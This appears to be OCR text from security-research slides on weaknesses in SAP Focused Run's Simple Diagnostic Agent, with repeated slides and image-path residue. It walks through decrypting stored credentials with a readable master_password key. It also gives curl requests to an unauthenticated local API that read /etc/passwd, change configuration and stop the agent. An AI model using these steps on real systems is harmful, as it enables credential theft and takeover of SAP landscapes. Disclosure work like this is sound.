D2NWXweU\=;y4FoAaLHfU0\=,e3iS15r6Mss8wxFcFlxImg\=\=
    //PRDFFF/j2ee/jmx/pwd=org.eclipse.equinox.security.sdapasswordprovider\tgTg5ts
ZWvZ0\=;+i9Mvo0KYKc\=,ZrHU2RLnHu5aJP+vUC7Vog\=\=
    org.eclipse.equinox.security.preferences.keyFactory=PBEWithMD5AndDES
```

The key is not far away…

Simple Diagnostic Agent

- master_password

```
find ./default/configuration/agent
    ./default/configuration/agent
    ./default/configuration/agent/FFF
    ./default/configuration/agent/FFF/custom.properties
    ./default/configuration/agent/FFF/secure.properties
    ./default/configuration/agent/#
    ./default/configuration/agent/#/master_password

ls -l master_password
-r--------. 1 sapadm sapsys 256 15 nov.   2021 master_password

cat master_password
    \[^MXJ,Qy4LPnHBoqWhhY.y_T#FLf5@\+.V=\y"GLTRXCd/vqqD,+QDWZEyBiRpXJ.k}/e"AKb^}kB
YN4S":5!?k~^.[}TLJXaa*T;u^"u<pLrnJrNMpbM+=}Nx(w.L#N>`\:3Y:SyrX,ng9<VB!VE.,q2@K\d<`
H`?$R,jyUEZ84SPqD)>]HvYWq>%q;p5v&U:_^+Qq>Y;(_]"hNb\)cA&qQ,7Cv.!.n!UvX9$/3q)XEocCoT
RS4v$`NgX%~9c%
```

Simple Diagnostic Agent

```
import org.eclipse.equinox.security.storage.StorageException;

public class CryptoData {
  private static final char MODULE_ID_SEPARATOR = '\t';

  private static final char SALT_SEPARATOR = ',';

  private static final char IV_SEPARATOR = ';';

  private final String moduleID;

  private final byte[] salt;
```

```
  encryptedText.append('\t');
  if (this.iv != null)
    encryptedText.append(Base64.encode(this.iv));
  if (this.salt != null) {
    encryptedText.append(';');
    encryptedText.append(Base64.encode(this.salt));
  }
  if (this.encryptedData != null) {
    encryptedText.append(',');
    encryptedText.append(Base64.encode(this.encryptedData));
  }
  return encryptedText.toString();
}
```

- Encryption used is PBEWITHMD5andDES
- Key is stored in master_password
- With **10 iterations** for the derived key calculation
- Value format is :
  parameter_name=<module_id>\t<iv>;<salt>,<ciphered_data>

Simple Diagnostic Agent

```
import org.eclipse.equinox.security.storage.StorageException;

public class CryptoData {
  private static final char MODULE_ID_SEPARATOR = '\t';

  private static final char SALT_SEPARATOR = ',';

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```

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- Key is stored in master_password
- With **10 iterations** for the derived key calculation
- Value format is :
  parameter_name=<module_id>\t<iv>;<salt>,<ciphered_data>
  //PRDFFF/j2ee/jmx/pwd=org.eclipse.equinox.security.sdapasswordprovider\tgTg5tsZWvZ0\=;+i9Mvo0KYKc\=,ZrHU2RLnHu5aJP+vUC7Vog\=\=

Simple Diagnostic Agent

```
import org.eclipse.equinox.security.storage.StorageException;

public class CryptoData {
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    encryptedText.append(Base64.encode(this.salt));
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- Key is stored in master_password
- With **10 iterations** for the derived key calculation
- Value format is :
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  //PRDFFF/j2ee/jmx/pwd=org.eclipse.equinox.security.sdapasswordprovider\tgTg5tsZWvZ0\=;+i9Mvo0KYKc\=,ZrHU2RLnHu5aJP+vUC7Vog\=\=

Simple Diagnostic Agent

- Get login information from custom.properties
- Get password from decrypted secure.properties
  ⇒ **11 credentials**
  ⇒ to the managed **SAP System**
  ⇒ to the **SAP Focused Run**

Simple Diagnostic Agent

- Get login information from custom.properties
- Get password from decrypted secure.properties
  ⇒ 11 credentials
  ⇒ to the managed SAP System
  ⇒ to the SAP Focused Run


Slow down…
Only **sapadm** can read **master_password**.

Simple Diagnostic Agent


- Get login information from custom.properties
- Get password from decrypted secure.properties
  ⇒ 11 credentials
  ⇒ to the managed SAP System
  ⇒ to the SAP Focused Run

Slow down…
Only **sapadm** can read **master_password**.
… maybe not ^^

Simple Diagnostic Agent



Simple Diagnostic Agent



Simple Diagnostic Agent

```
GET /lmsl/sda/default/?solution-manager=FFF&service=ping HTTP/1.0
Host: saphost:1129
Authorization: Basic c2FwYWRtOk9mQ291cnNlSVB1dEFSZWFsUGFzcw==
```


```
GET /?solution-manager=FFF&service=ping HTTP/1.1
Host: localhost:3005
```

Simple Diagnostic Agent

```
GET /lmsl/sda/default/?solution-manager=FFF&service=ping HTTP/1.0
Host: saphost:1129
Authorization: Basic c2FwYWRtOk9mQ291cnNlSVB1dEFSZWFsUGFzcw==
```


```
GET /?solution-manager=FFF&service=ping HTTP/1.1
Host: localhost:3005
??????
```

Simple Diagnostic Agent

```
GET /lmsl/sda/default/?solution-manager=FFF&service=ping HTTP/1.0
Host: saphost:1129
```

Any local user, without special permission can request SDA activities…

```
GET /?solution-manager=FFF&service=ping HTTP/1.1
Host: localhost:3005
??????
```

Simple Diagnostic Agent

- Some among all possibilities :

```
# List directory
curl -X GET \
'http://localhost:3005/api/v1/fsbrowser/dir?solution-manager=AAA&download=false&dir=%2Fetc%2F'

# Display file
curl -X GET \
'http://localhost:3005/api/v1/fsbrowser/dir?solution-manager=AAA&download=false&dir=%2Fetc%2Fpasswd'

# Get any parameter
curl -X GET \
'http://localhost:3005/?solution-manager=AAA&service=configuration&operation=get-prop&application=<application.full_name>'

# Update any parameter
curl -X POST \
-H 'Content-Type: application/json' \
-d '{'properties_name':'properties_value'}' \
'http://localhost:3005?service=configuration&json-types=Properties&solution-manager=AAA&application=<application.full_name>'

# Download the full agent configuration
curl -X GET \
'http://localhost:3005/?solution-manager=AAA&service=cfg-download'

# Stop the agent
curl -X DELETE 'http://localhost:3005/slp/self'
```

Simple Diagnostic Agent


- Some among all possibilities :

Simple Diagnostic Agent Demo


AGENDA

0x01	SAP Focused Run ?
0x02	Security assessment
0x03	**Only one is enough…**
0x04	Stay secured
0x05	Closing part

Only one is enough…




Only one is enough…



The SAP Focused Run security…

Only one is enough…



